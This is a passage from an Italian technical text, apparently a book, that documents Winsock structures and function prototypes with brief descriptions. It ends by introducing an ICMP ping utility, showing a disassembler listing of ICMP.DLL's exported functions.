  DWORD        InternalHigh;
  DWORD        Offset;
  DWORD        OffsetHigh;
  WSAEVENT     hEvent;
} WSAOVERLAPPED, *LPWSAOVERLAPPED;
```

WSAPROTOCOL_INFO

La struttura **WSAPROTOCOL_INFO** è usata per salvare o recuperare le informazioni legate ad un determinato protocollo.

```
typedef struct _WSAPROTOCOL_INFO {
```

```
  DWORD                    dwServiceFlags1;
  DWORD                    dwServiceFlags2;
  DWORD                    dwServiceFlags3;
  DWORD                    dwServiceFlags4;
  DWORD                    dwProviderFlags;
  GUID                     ProviderId;
  DWORD                    dwCatalogEntryId;
  WSAPROTOCOLCHAIN         ProtocolChain;
  int                      iVersion;
  int                      iAddressFamily;
  int                      iMaxSockAddr;
  int                      iMinSockAddr;
  int                      iSocketType;
  int                      iProtocol;
  int                      iProtocolMaxOffset;
  int                      iNetworkByteOrder;
  int                      iSecurityScheme;
  DWORD                    dwMessageSize;
  DWORD                    dwProviderReserved;
  TCHAR                    szProtocol[WSAPROTOCOL_LEN+1];
} WSAPROTOCOL_INFO, *LPWSAPROTOCOL_INFO;
```

WSAPROTOCOLCHAIN

WSAPROTOCOLCHAIN contiene una lista di identificatori di Catalog Entry che comprendono la catena dei protocolli.

```
typedef struct _WSAPROTOCOLCHAIN {
  int   ChainLen;
  DWORD ChainEntries[MAX_PROTOCOL_CHAIN];
} WSAPROTOCOLCHAIN, *LPWSAPROTOCOLCHAIN;
```

WSAQuerySet

WSAQuerySet fornisce delle informazioni importanti relative al servizio specificato, inclusa la class ID, il service name , l'identificatore del name-space e le informazioni del protocollo.

```
typedef struct _WSAQuerySet {
  DWORD             dwSize;
  LPTSTR            lpszServiceInstanceName;
  LPGUID            lpServiceClassId;
  LPWSAVERSION      lpVersion;
  LPTSTR            lpszComment;
  DWORD             dwNameSpace;
  LPGUID            lpNSProviderId;
  LPTSTR            lpszContext;
  DWORD             dwNumberOfProtocols;
  LPAFPROTOCOLS     lpafpProtocols;
  LPTSTR            lpszQueryString;
  DWORD             dwNumberOfCsAddrs;
  LPCSADDR_INFO     lpcsaBuffer;
  DWORD             dwOutputFlags;
  LPBLOB            lpBlob;
} WSAQUERYSET, *PWSAQUERYSETW;
```

AcceptEx

Questa funzione **AcceptEx** acetta una nuova connessione, e quindi ritorna l'indirizzo locale e remoto. La funzione riceve anche il primo blocco di dati inviati dall'applicazione client

```
BOOL AcceptEx(
  SOCKET sListenSocket,
  SOCKET sAcceptSocket,
  PVOID lpOutputBuffer,
  DWORD dwReceiveDataLength,
  DWORD dwLocalAddressLength,
  DWORD dwRemoteAddressLength,
  LPDWORD lpdwBytesReceived,
  LPOVERLAPPED lpOverlapped
);
```

bind

bind associa un indirizzo locale con un socket.

```
int bind(
  SOCKET s,
  const struct sockaddr FAR *name,
  int namelen
);
```

closesocket

closesocket chiude un socket aperto esistente.

```
int closesocket(
  SOCKET s
);
```

connect

connect stabilisce una connessione con il socket specificato.

```
int connect(
  SOCKET s,
  const struct sockaddr FAR *name,
  int namelen
);
```

EnumProtocols

Importante La funzione **EnumProtocols** è un estensione Microsoft a Windows Sockets 1.1. Questa funzione è obsoleta

La funzione **WSAEnumProtocols** fornisce una funzione equivalente in Windows Sockets 2.

La funzione **EnumProtocols** ottiene le informazioni legate ad un protocollo di rete specifico che è attivo sul local host.

```
INT EnumProtocols(
  LPINT lpiProtocols,        // pointer to array of protocol
```

```
                              // identifiers
  LPVOID lpProtocolBuffer,    // pointer to buffer to receive protocol
                              // information
  LPDWORD lpdwBufferLength    // pointer to variable that specifies
                              // the size of the receiving buffer
);
```

GetAcceptExSockaddrs

GetAcceptExSockaddrs esegue il parsing dei dati ottenuti dalla chiamata a **AcceptEx** e passa l'indirizzo locale ad un indirizzo remoto uasando la **SOCKADDR**..

```
VOID GetAcceptExSockaddrs(
  PVOID lpOutputBuffer,
  DWORD dwReceiveDataLength,
  DWORD dwLocalAddressLength,
  DWORD dwRemoteAddressLength,
  LPSOCKADDR *LocalSockaddr,
  LPINT LocalSockaddrLength,
  LPSOCKADDR *RemoteSockaddr,
  LPINT RemoteSockaddrLength
);
```

GetAddressByName

Questa è una delle funzioni che troverete più frequentemente all'interno dei listati che utilizzano Winsock all'interno di questo volume. La funzione **GetAddressByName** interroga un name space, o setta un nome di default di un name spaces, nell'ordine per ottenere le informazioni legate all'indirizzo di rete per un determinato servzio. Questo processo è conosciuto come service name resolution. Un servizio di rete potrebbe usare una funzione per ottenere l'indirizzo locale che viene utilizzato dentro alle **bind**.

```
INT GetAddressByName(
  DWORD dwNameSpace,       // name space to query for service address
                           // information
  LPGUID lpServiceType,    // the type of the service
  LPTSTR lpServiceName,    // the name of the service
  LPINT lpiProtocols,      // points to array of protocol identifiers
  DWORD dwResolution,      // set of bit flags that specify aspects of
                           // name resolution
  LPSERVICE_ASYNC_INFO lpServiceAsyncInfo,
                           // reserved for future use, must be NULL
  LPVOID lpCsaddrBuffer,   // points to buffer to receive address
                           // information
  LPDWORD lpdwBufferLength,  // points to variable with address
                             // buffer size information
  LPTSTR lpAliasBuffer,    // points to buffer to receive alias
                           // information
  LPDWORD lpdwAliasBufferLength
                           // points to variable with alias buffer
                           // size information
);
```

gethostbyaddr

La funzione **gethostbyaddr** recupera le informazioni dell'host corrispondente ad un indirizzo di rete. Anche questa è una delle funzioni più usate dentro ai listati di questo volume.

```
struct HOSTENT FAR * gethostbyaddr(
  const char FAR *addr,
  int len,
  int type
);
```

gethostbyname

gethostbyname ecupera le informazioni dell'host corrispondente al nome dell'host all'interno del database host.

```
struct hostent FAR *gethostbyname(
  const char FAR *name
);
```

gethostname

gethostname ritorna lo standard host name per la machina locale.

```
int gethostname(
  char FAR *name,
  int namelen
);
```

GetNameByType

GetNameByType ottiene il nome del servizio di rete.

```
INT GetNameByType(
  LPGUID lpServiceType,   // points to network service type GUID
  LPTSTR lpServiceName,   // points to buffer to receive name of
                          // network service
  DWORD dwNameLength      // points to variable that specifies buffer
                          // size
);
```

getpeername

La funzione Windows Sockets **getpeername** recupera il nome del peer a cui il socket è connesso.

```
int getpeername(
  SOCKET s,
  struct sockaddr FAR *name,
  int FAR *namelen
);
```

getprotobyname

getprotobyname legge le informazioni relative al protocollo con un certo nome.

```
struct PROTOENT FAR * getprotobyname(
  const char FAR *name
);
```

getprotobynumber

La funzione Windows Sockets **getprotobynumber** recupera le informazioni corrispondenti al protocollo identificato da un certo numero.

```
struct PROTOENT FAR * getprotobynumber(
  int number
);
```

getservbyname

getservbyname recupera le informazioni legate al servzio ed al protocollo.

```
struct servent FAR * getservbyname(
  const char FAR *name,
  const char FAR *proto
);
```

getservbyport

getservbyport recupera le informazioni relative al protocollo ed alla porta.

```
struct servent FAR * getservbyport(
  int port,
  const char FAR *proto
);
```

GetService

GetService ottiene le informazioni relative ad un servzio di rete in un determinato contesto. Si tratta di una funzione obsoleta. Il servzio di rete è specificato tramite il suo nome. Le informazioni sono ottenute come set della struttura **NS_SERVICE_INFO**.

```
INT GetService(
  DWORD dwNameSpace,    // specifies name space or spaces to search
  PGUID lpGuid,         // points to a GUID service type
  LPTSTR lpServiceName,
                        // points to a service name
  DWORD dwProperties,   // specifies service information to be
                        // obtained
  LPVOID lpBuffer,      // points to buffer to receive service
                        // information
  LPDWORD lpdwBufferSize,  // points to size of buffer, size of
                           // service information
  LPSERVICE_ASYNC_INFO lpServiceAsyncInfo
                        // reserved for future use, must be NULL
);
```

getsockname

getsockname recupera il nome locale di un socket.

```
int getsockname(
  SOCKET s,
  struct sockaddr FAR *name,
  int FAR *namelen
```

```
);
```

getsockopt

La funzione Windows Sockets **getsockopt** recupera le opzioni di un socket.

```
int getsockopt(
  SOCKET s,
  int level,
  int optname,
  char FAR *optval,
  int FAR *optlen
);
```

GetTypeByName

GetTypeByName ottiene il tipo del GUID del servizio per un servizio di rete specificato dal nome.

```
INT GetTypeByName(
  LPTSTR lpServiceName, // points to the name of the network service
  PGUID lpServiceType   // points to a variable to receive network
                        // service type
);
```

htonl

htonl converte un **u_long** dal host alla rete TCP/IP ordinato al byte

```
u_long htonl(
  u_long hostlong
);
```

htons

htons converte un **u_short** dal host alla rete TCP/IP ordinata al byte.

```
u_short htons(
  u_short hostshort
);
```

inet_addr

La funzione **inet_addr** converte una stringa contenente un indirizzo (Ipv4) Internet Protocol con pounti in un indirizzo contenuto dentro alla struttura **IN_ADDR** .

```
unsigned long inet_addr(
  const char   FAR *cp
);
```

inet_ntoa

inet_ntoa converte un indirizzo (Ipv4) in un for,mato d'indirizzo con punti.

```
char FAR * inet_ntoa(
  struct   in_addr in
```

```
);
```

ioctlsocket

ioctlsocket controlla il modo di I/O di un socket.

```
int ioctlsocket(
  SOCKET s,
  long cmd,
  u_long FAR *argp
);
```

listen

listen pone un socket mentre questo attende una connesione

```
int listen(
  SOCKET s,
  int backlog
);
```

ntohl

ntohl converte un **u_long** dalla rete TCP/IP in numero host.

```
u_long ntohl(
  u_long netlong
);
```

ntohs

La funzione **ntohs** converteun **u_short** dalla rete TCP/IP ad host.

```
u_short ntohs(
  u_short netshort
);
```

recv

recv riceve dati da un socket connesso.

```
int recv(
  SOCKET s,
  char FAR *buf,
  int len,
  int flags
);
```

recvfrom

recvfrom riceva un datagramma e salva l'indirizzo del sorgente.

```
int recvfrom(
  SOCKET s,
  char FAR* buf,
```

```
  int len,
  int flags,
  struct sockaddr FAR *from,
  int FAR *fromlen
);
```

select

La funzione **select** determina lostato di uno o di più sockets.

```
int select(
  int nfds,
  fd_set FAR *readfds,
  fd_set FAR *writefds,
  fd_set FAR *exceptfds,
  const struct timeval FAR *timeout
);
```

send

send invia dei dati a un socket collegato. socket.

```
int send(
  SOCKET s,
  const char FAR *buf,
  int len,
  int flags
);
```

sendto

sendto invia dati ad una destinazione specifica. destination.

```
int sendto(
  SOCKET s,
  const char FAR *buf,
  int len,
  int flags,
  const struct sockaddr FAR *to,
  int tolen
);
```

SetService

SetService registra o rimuove dal registro un servizio di rete con uno o più name spaces. LA funzione può anche aggiungere o rimuovere un servizio di rete.

```
INT SetService(
  DWORD dwNameSpace,   // specifies name space(s) to operate within
  DWORD dwOperation,   // specifies operation to perform
  DWORD dwFlags,       // set of bit flags that modify function
                       // operation
  LPSERVICE_INFO lpServiceInfo,
                       // points to structure containing service
                       // information
  LPSERVICE_ASYNC_INFO lpServiceAsyncInfo,
                       // reserved for future use, must be NULL
```

```
  LPDWORD lpdwStatusFlags
                        // points to set of status bit flags
);
```

setsockopt

setsockopt setta le opzioni di un socket.

```
int setsockopt(
  SOCKET s,
  int level,
  int optname,
  const char FAR *optval,
  int optlen
);
```

shutdown

shutdown disabilita l'invio o la ricezione su un socket.

```
int shutdown(
  SOCKET s,
  int how
);
```

socket

socket crea un socket che gestisce un determinato service provider.

```
SOCKET socket(
  int af,
  int type,
  int protocol
);
```

TransmitFile

TransmitFile transmette dati usando un handle di un socket. Questa funzione usa la chache del sistema operativo per recuperare I dati da file..

```
BOOL TransmitFile(
  SOCKET hSocket,
  HANDLE hFile,
  DWORD nNumberOfBytesToWrite,
  DWORD nNumberOfBytesPerSend,
  LPOVERLAPPED lpOverlapped,
  LPTRANSMIT_FILE_BUFFERS lpTransmitBuffers,
  DWORD dwFlags
);
```

WSAAccept

WSAAccept condizionalmente accetta una connessione basata su un valore di ritorno da una funzione di valutazione.

```
SOCKET WSAAccept(
  SOCKET s,
```

```
  struct sockaddr FAR *addr,
  LPINT addrlen,
  LPCONDITIONPROC lpfnCondition,
  DWORD dwCallbackData
);
```

WSAAddressToString

WSAAddressToString coverte tutti I componenti di una struttura **SOCKADDR** in una stringa comprensibile rappresentante l'indirizzo.

```
INT WSAAddressToString(
  LPSOCKADDR lpsaAddress,
  DWORD dwAddressLength,
  LPWSAPROTOCOL_INFO lpProtocolInfo,
  LPTSTR lpszAddressString,
  LPDWORD lpdwAddressStringLength
);
```

WSAAsyncGetHostByAddr

WSAAsyncGetHostByAddr recupera le informazioni di un host corrispondente ad un determinato indirizzo.

```
HANDLE WSAAsyncGetHostByAddr(
  HWND hWnd,
  unsigned int wMsg,
  const char FAR *addr,
  int len,
  int type,
  char FAR *buf,
  int buflen
);
```

WSAAsyncGetHostByName

WSAAsyncGetHostByName recupera in modo asincrono le informazioni di un host corrispondente al nome di questo.

```
HANDLE WSAAsyncGetHostByName(
  HWND hWnd,
  unsigned int wMsg,
  const char FAR *name,
  char FAR *buf,
  int buflen
);
```

WSAAsyncGetProtoByName

WSAAsyncGetProtoByName esegue il get delle informazioni relative al nome del protocollo asincrono.

```
HANDLE WSAAsyncGetProtoByName(
  HWND hWnd,
  unsigned int wMsg,
  const char FAR *name,
  char FAR *buf,
  int buflen
```

```
);
```

WSAAsyncGetProtoByNumber

WSAAsyncGetProtoByNumber recupera le informazioni del protocollo corrispondente al numero.

```
HANDLE WSAAsyncGetProtoByNumber(
  HWND hWnd,
  unsigned int wMsg,
  int number,
  char FAR *buf,
  int buflen
);
```

WSAAsyncGetServByName

WSAAsyncGetServByName recupera le informazioni corrispondrnti al servizo identificato da nome e della porta..

```
HANDLE WSAAsyncGetServByName(
  HWND hWnd,
  unsigned int wMsg,
  const char FAR *name,
  const char FAR *proto,
  char FAR *buf,
  int buflen
);
```

WSAAsyncGetServByPort

WSAAsyncGetServByPort riporta le informazioni corrispondenti alle porte e ai protocolli in modalità asincrona.

```
HANDLE WSAAsyncGetServByPort(
  HWND hWnd,
  unsigned int wMsg,
  int port,
  const char FAR *proto,
  char FAR *buf,
  int buflen
);
```

WSAAsyncSelect

WSAAsyncSelect richiede il notificatore degli eventi basato sul sistema basato sui messaggi di Windows relativo alla rete.

```
int WSAAsyncSelect(
  SOCKET s,
  HWND hWnd,
  unsigned int wMsg,
  long lEvent
);
```

WSACancelAsyncRequest

WSACancelAsyncRequest cancella un operazione asincrona incompleta.

```
int WSACancelAsyncRequest(
  HANDLE hAsyncTaskHandle
);
```

WSACancelBlockingCall

WSACancelBlockingCall è stata rimossa in accordo con le specifiche Windows Sockets 2, revision 2.2.0.

WSACleanup

WSACleanup termina l'uso di Ws2_32.dll.

```
int  WSACleanup (void);
```

WSACloseEvent

WSACloseEvent chiude un event handler aperto.

```
BOOL WSACloseEvent(
  WSAEVENT hEvent
);
```

WSAConnect

La funzione **WSAConnect** stabilisce una connessione con un altra papplicazione socket, scambia i dati, e specifica la quality of service necessario basandosi sulla struttura **FLOWSPEC**.

```
int  WSAConnect(
  SOCKET s,
  const struct sockaddr FAR *name,
  int namelen,
  LPWSABUF lpCallerData,
  LPWSABUF lpCalleeData,
  LPQOS lpSQOS,
  LPQOS lpGQOS
);
```

WSACreateEvent

WSACreateEvent crea un nuovo oggetto indirizzato alla gestione degli eventi.

```
WSAEVENT  WSACreateEvent (void);
```

WSADuplicateSocket

WSADuplicateSocket ritorna una struttura **WSAPROTOCOL_INFO** che può essere usata per creare un nuovo descrittore socket per.
WSADuplicateSocket non può essere usata su un socket abilitato a QOS.

```
int WSADuplicateSocket(
  SOCKET s,
  DWORD dwProcessId,
  LPWSAPROTOCOL_INFO lpProtocolInfo
);
```

WSAEnumNameSpaceProviders

WSAEnumNameSpaceProviders recupera le informazioni sui name spaces disponibili.

```
INT WSAAPI WSAEnumNameSpaceProviders(
  LPDWORD lpdwBufferLength,
  LPWSANAMESPACE_INFO lpnspBuffer
);
```

WSAEnumNetworkEvents

WSAEnumNetworkEvents scopre le occorrenze degli eventi di rete relative ai socket specificati, cancella la registrazione interna degli eventi, e resetta gli oggetti eventi..

```
int WSAEnumNetworkEvents(
  SOCKET s,
  WSAEVENT hEventObject,
  LPWSANETWORKEVENTS lpNetworkEvents
);
```

WSAEnumProtocols

WSAEnumProtocols recupera le informazioni legate ai protocolli di trasporto.

```
int WSAEnumProtocols(
  LPINT lpiProtocols,
  LPWSAPROTOCOL_INFO lpProtocolBuffer,
  ILPDWORD lpdwBufferLength
);
```

WSAEventSelect

WSAEventSelect specifica l'oggetto eventi che deve essere associato con gli eventi FD_XXX.

```
int WSAEventSelect(
  SOCKET s,
  WSAEVENT hEventObject,
  long lNetworkEvents
);
```

WSAGetLastError

WSAGetLastError recupera lo stato degli errori a seguito del fallimento di una funzione.

```
int  WSAGetLastError (void);
```

WSAGetOverlappedResult

WSAGetOverlappedResult ritorna il risualtato per un operazione sovrapposta relativa al socket specificato.

```
BOOL WSAGetOverlappedResult(
  SOCKET s,
  LPWSAOVERLAPPED lpOverlapped,
  LPDWORD lpcbTransfer,
  BOOL fWait,
  LPDWORD lpdwFlags
);
```

WSAGetQOSByName

WSAGetQOSByName inizializza una struttura QOS basata su di named template, oppure fornisce un buffer per recuperare un enumerazione per il template disponibile.

```
BOOL WSAGetQOSByName(
  SOCKET s,
  LPWSABUF lpQOSName,
  LPQOS lpQOS
);
```

WSAGetServiceClassInfo

WSAGetServiceClassInfo recupera le informazioni legate alla classe (schema) relativa ad uno specoifico servizio nell'ambito di un name space provider.

```
INT WSAGetServiceClassInfo(
  LPGUID lpProviderId,
  LPGUID lpServiceClassId,
  LPDWORD lpdwBufferLength,
  LPWSASERVICECLASSINFO lpServiceClassInfo
);
```

WSAGetServiceClassNameByClassId

WSAGetServiceClassNameByClassId restituisce il nome del servizio associato ad un determinato tipo. Questo nome è quello di un servizio generico tipo FTP o SNA.

```
INT WSAGetServiceClassNameByClassId(
  LPGUID lpServiceClassId,
  LPTSTR lpszServiceClassName,
  LPDWORD lpdwBufferLength
);
```

WSAHtonl

WSAHtonl converte un **u_long** da host byte order a network byte order.

```
int WSAHtonl(
  SOCKET s,
  u_long hostlong,
  u_long FAR *lpnetlong
```

```
);
```

WSAHtons

WSAHtons converte un **u_short** da host byte order a network byte order.

```
int WSAHtons(
  SOCKET s,
  u_short hostshort,
  u_short FAR *lpnetshort
);
```

WSAInstallServiceClass

WSAInstallServiceClass registra un service class schema con un name space. Questo schema include il nome della classe, l'identificatore della classe, e qualsiasi informazione relativa a un name space che è comune a tutte le istanze, come l'identificatore SAP.

```
INT WSAInstallServiceClass(
  LPWSASERVICECLASSINFO lpServiceClassInfo
);
```

WSAIoctl

WSAIoctl controlla il modo di un socket.

```
int WSAIoctl(
  SOCKET s,
  DWORD dwIoControlCode,
  LPVOID lpvInBuffer,
  DWORD cbInBuffer,
  LPVOID lpvOutBuffer,
  DWORD cbOutBuffer,
  LPDWORD lpcbBytesReturned,
  LPWSAOVERLAPPED lpOverlapped,
  LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

WSAIsBlocking

WSAIsBlocking non viene esportata direttamente da Ws2_32.dll, e l'applicazione Windows Sockets 2 non deve utilizzare questa funzione. Le applicazioni Windows Sockets 1.1 che chiamano questa funzione lo devono fare tramite Winsock.dll e Wsock32.dll.

WSAJoinLeaf

WSAJoinLeaf unisce un nodo in una sessione multipunto, scambia I dati connessi, e specifica la qualità del servizio.basato sulla struttura **FLOWSPEC** .

```
SOCKET WSAJoinLeaf(
  SOCKET s,
  const struct sockaddr FAR *name,
  int namelen,
  LPWSABUF lpCallerData,
  LPWSABUF lpCalleeData,
```

```
  LPQOS lpSQOS,
  LPQOS lpGQOS,
  DWORD dwFlags
);
```

WSALookupServiceBegin

WSALookupServiceBegin inizializza una query client che è costretta dalle informazioni contenute nella struttura **WSAQUERYSET**. **WSALookupServiceBegin** ritorna soltanto un handle, che deve essere usato da una successiva calla **WSALookupServiceNext** per ricevere il risultato attuale..

```
INT WSALookupServiceBegin(
  LPWSAQUERYSET lpqsRestrictions,
  DWORD dwControlFlags,
  LPHANDLE lphLookup
);
```

WSALookupServiceEnd

WSALookupServiceEnd è chiamata per liberare l'handle allocato dalla pecedente calla **WSALookupServiceBegin** e **WSALookupServiceNext**.

```
INT WSALookupServiceEnd(
  HANDLE hLookup
);
```

WSALookupServiceNext

WSALookupServiceNext è chiamata dopo aver ottenuto un handle dalla precedente chiamata a **WSALookupServiceBegin** per recuperare le informazioni sul servizio.

```
INT WSALookupServiceNext(
  HANDLE hLookup,
  DWORD dwControlFlags,
  LPDWORD lpdwBufferLength,
  LPWSAQUERYSET lpqsResults
);
```

WSANtohl

WSANtohl converte un **u_long** da network byte order a host byte order.

```
int WSANtohl(
  SOCKET s,
  u_long netlong,
  u_long FAR *lphostlong
);
```

WSANtohs

WSANtohs converte un **u_short** da network byte order a host byte order.

```
int WSANtohs(
  SOCKET s,
  u_short netshort,
  u_short FAR *lphostshort
```

```
);
```

WSAProviderConfigChange

WSAProviderConfigChange notifica l’applicazione quando la configurazione è cambiata.

```
int WSAAPI
WSAProviderConfigChange(
  LPHANDLE lpNotificationHandle,
  LPWSAOVERLAPPED lpOverlapped,
  LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

WSARecv

WSARecv riceve I dati da un socket connesso.

```
int WSARecv(
  SOCKET s,
  LPWSABUF lpBuffers,
  DWORD dwBufferCount,
  LPDWORD lpNumberOfBytesRecvd,
  LPDWORD lpFlags,
  LPWSAOVERLAPPED lpOverlapped,
  LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

WSARecvDisconnect

WSARecvDisconnect termina la ricezione su un socket.

```
int WSARecvDisconnect(
  SOCKET s,
  LPWSABUF lpInboundDisconnectData
);
```

WSARecvEx

WSARecvEx è identica **recv** , a parte il fatto che il parametro flags è un parametro [in, out]. Quando un messaggio parziale viene ricevuto usando un protocollo a datagramma, il bit MSG_PARTIAL è settato.

.

```
int PASCAL FAR WSARecvEx(
  SOCKET s,
  char FAR *buf,
  int len,
  int *flags
);
```

WSARecvFrom

WSARecvFrom riceve un datagramma e lo salva ad un indirizzo di sorgente.

```
int WSARecvFrom(
  SOCKET s,
  LPWSABUF lpBuffers,
  DWORD dwBufferCount,
  LPDWORD lpNumberOfBytesRecvd,
  LPDWORD lpFlags,
  struct sockaddr FAR *lpFrom,
  LPINT lpFromlen,
  LPWSAOVERLAPPED lpOverlapped,
  LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

WSARemoveServiceClass

WSARemoveServiceClass rimuove dal registro lo schema..

```
INT WSARemoveServiceClass(
  LPGUID lpServiceClassId
);
```

WSAResetEvent

WSAResetEvent resetta l'oggetto evento.

```
BOOL WSAResetEvent(
  WSAEVENT hEvent
);
```

WSASend

WSASend invia dati sul socket.

```
int WSASend(
  SOCKET s,
  LPWSABUF lpBuffers,
  DWORD dwBufferCount,
  LPDWORD lpNumberOfBytesSent,
  DWORD dwFlags,
  LPWSAOVERLAPPED lpOverlapped,
  LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

WSASendDisconnect

WSASendDisconnect inizializza la terminazione della connessione e invia I dati della sconnessione.

```
int WSASendDisconnect(
  SOCKET s,
  LPWSABUF lpOutboundDisconnectData
```

```
);
```

WSASendTo

WSASendTo invia dei dati a una destinazione specifica, usando I/O overlapped dove possibile.

```
int WSASendTo(
  SOCKET s,
  LPWSABUF lpBuffers,
  DWORD dwBufferCount,
  LPDWORD lpNumberOfBytesSent,
  DWORD dwFlags,
  const struct sockaddr FAR *lpTo,
  int iToLen,
  LPWSAOVERLAPPED lpOverlapped,
  LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

WSASetBlockingHook

Questa funzione è stata rimossa in accordo con le specifiche Windows Sockets 2 specification, revision 2.2.0.

WSASetEvent

WSASetEvent setta lo stato dell'oggetto eventi specificato..

```
BOOL WSASetEvent(
  WSAEVENT hEvent
);
```

WSASetLastError

WSASetLastError setta il codice d'errore che può essere recuperato da **WSAGetLastError** .

```
void WSASetLastError(
  int iError
);
```

WSASetService

WSASetService registra o rimuove dal registro l'istanza del servizio relativo a uno o più name spaces.

```
INT WSASetService(
  LPWSAQUERYSET lpqsRegInfo,
  WSAESETSERVICEOP essOperation,
  DWORD dwControlFlags
);
```

WSASocket

WSASocket crea un soacket .

```
SOCKET WSASocket(
  int af,
  int type,
  int protocol,
  LPWSAPROTOCOL_INFO lpProtocolInfo,
  GROUP g,
  DWORD dwFlags
);
```

WSAStartup

WSAStartup inizializza l'uso del processo di Ws2_32.dll.

```
int WSAStartup(
  WORD wVersionRequested,
  LPWSADATA lpWSAData
);
```

WSAStringToAddress

WSAStringToAddress converte una stringa numerica in una struttura **SOCKADDR** .

```
INT WSAStringToAddress(
  LPTSTR AddressString,
  INT AddressFamily,
  LPWSAPROTOCOL_INFO lpProtocolInfo,
  LPSOCKADDR lpAddress,
  LPINT lpAddressLength
);
```

WSAWaitForMultipleEvents


WSAWaitForMultipleEvents ritorna quandeo uno o tutti gli oggetti evento specificati sono in un certo stato.

```
DWORD WSAWaitForMultipleEvents(
  DWORD cEvents,
  const WSAEVENT FAR *lphEvents,
  BOOL fWaitAll,
  DWORD dwTimeout,
  BOOL fAlertable
);
```

Uso dei Sockets

I Sockets sono utilizzatissimi in almeno tre settori delle comunicazioni:

- Modelli Client/Server
- Scenari Peer-to-peer scenarios, come applicazioni chat
- Esecuzione di procedure remote (RPC)

L'immagine che segue visualizza la struttura funzionale di WINSOCK.

I socket vengono utilizzati per gestire due tipi fondamentali di comunicazioni le quali vengono settate tramite appositi flags specificati dentro a certe funzioni.
Questi tipi di comunicazioni sono quelle bloccanti e quelle non bloccanti.
All'interno delle funzioni della libreria vengono usati diversi tipi di dati relativi ad informazioni semplici e a certe di tipologia strutturata.
L'uso dei socket dentro ai nostri programmi è molto semplice in quanto generalmente utilizziamo alcune funzioni legate a gestire la tipologia di ambiente del socket stesso e poi successivamente delle funzioni adatte ad aprire il socket il cui identificatore o handle verrà utilizzato dalle funzioni di scrittura e lettura.
Un programma potrebbe aprire anche diversi sockets ciascuno dei quali potrebbe disporre di un corrispondente sul sistema remoto.
Questi socket aperti corrispondono a canali di comunicazione tra due punti diversi geograficamente remoti.
Come dicevo prima in alcuni ambienti come ad esempio CPPBuilder la gestione visuale dei sockets semplifica concettualmente il loro uso.
In questo ambiente aprire un canale di comunicazione equivale soltanto a prendere dalla toolbar degli oggetti l'icona che lo rappresenta e inserirlo all'interno del form.
Mediante la specifica dei dati dentro alla dialog chiamata Object Inspecotor è possibile specificare gli attributi del socket stesso come ad esempio il nome, i parametri come l?IP e la porta, sia locale che remota, ed altre informazioni necessarie al corretto funzionamento.
Ho voluto riportare anche una parte in Java relativa a questo trattamento in quanto questa risulta spesso utile visto che Java potrebbe essere presente senza avere la necessità di compilare un programma su qualsiasi macchina remota.

Esempi di utilities scritte con WINSOCK

Il primo esempio è una semplicissima funzione di PING la quale sfrutta la libreria dinamica ICMP.DLL.
Questa libreria viene fornita con WINDOWS e si trova nella directory \winnt\system32.
Andando a vedere una delle utilities viste con gli strumenti da cracker, possiamo con questa identificare quali sono le funzioni che sono interne alla DLL stessa.
Questa visualizzazione possiamo eseguirla sia con un debugger come WDASM che con unh normalissimo PEExplorer come PEBrowser Professional.
Usando WDASM32 possiamo vedere la dichiarazione delle funzioni nella testata del sorgente in assembler.

```
URSoft W32Dasm Ver 8.9 Program Disassembler/Debugger
Disassembler  Project  Debug  Search  Goto  Execute Text  Functions  HexData  Refs
Help

Number of Exported Functions = 0008 (decimal)


  Addr:742410B1 Ord:   1 (0001h) Name: IcmpCloseHandle
  Addr:742410D9 Ord:   2 (0002h) Name: IcmpCreateFile
  Addr:74241102 Ord:   3 (0003h) Name: IcmpParseReplies
  Addr:7424112A Ord:   4 (0004h) Name: IcmpSendEcho2
  Addr:7424114E Ord:   5 (0005h) Name: IcmpSendEcho
  Addr:74241170 Ord:   6 (0006h) Name: do_echo_rep
  Addr:74241191 Ord:   7 (0007h) Name: do_echo_req
  Addr:742411B4 Ord:   8 (0008h) Name: register_icmp


+++++++++++++++++++ ASSEMBLY CODE LISTING +++++++++++++++++++
//********************** Start of Code in Object  **************
Program Entry Point Not Available

Line:41 Pg 1 of 3 File:icmp.dll
```

Queste funzioni sono di fatto quelle che vengono usate nel sorgente che segue per eseguire le funzioni di PING.

dllping.cpp

```
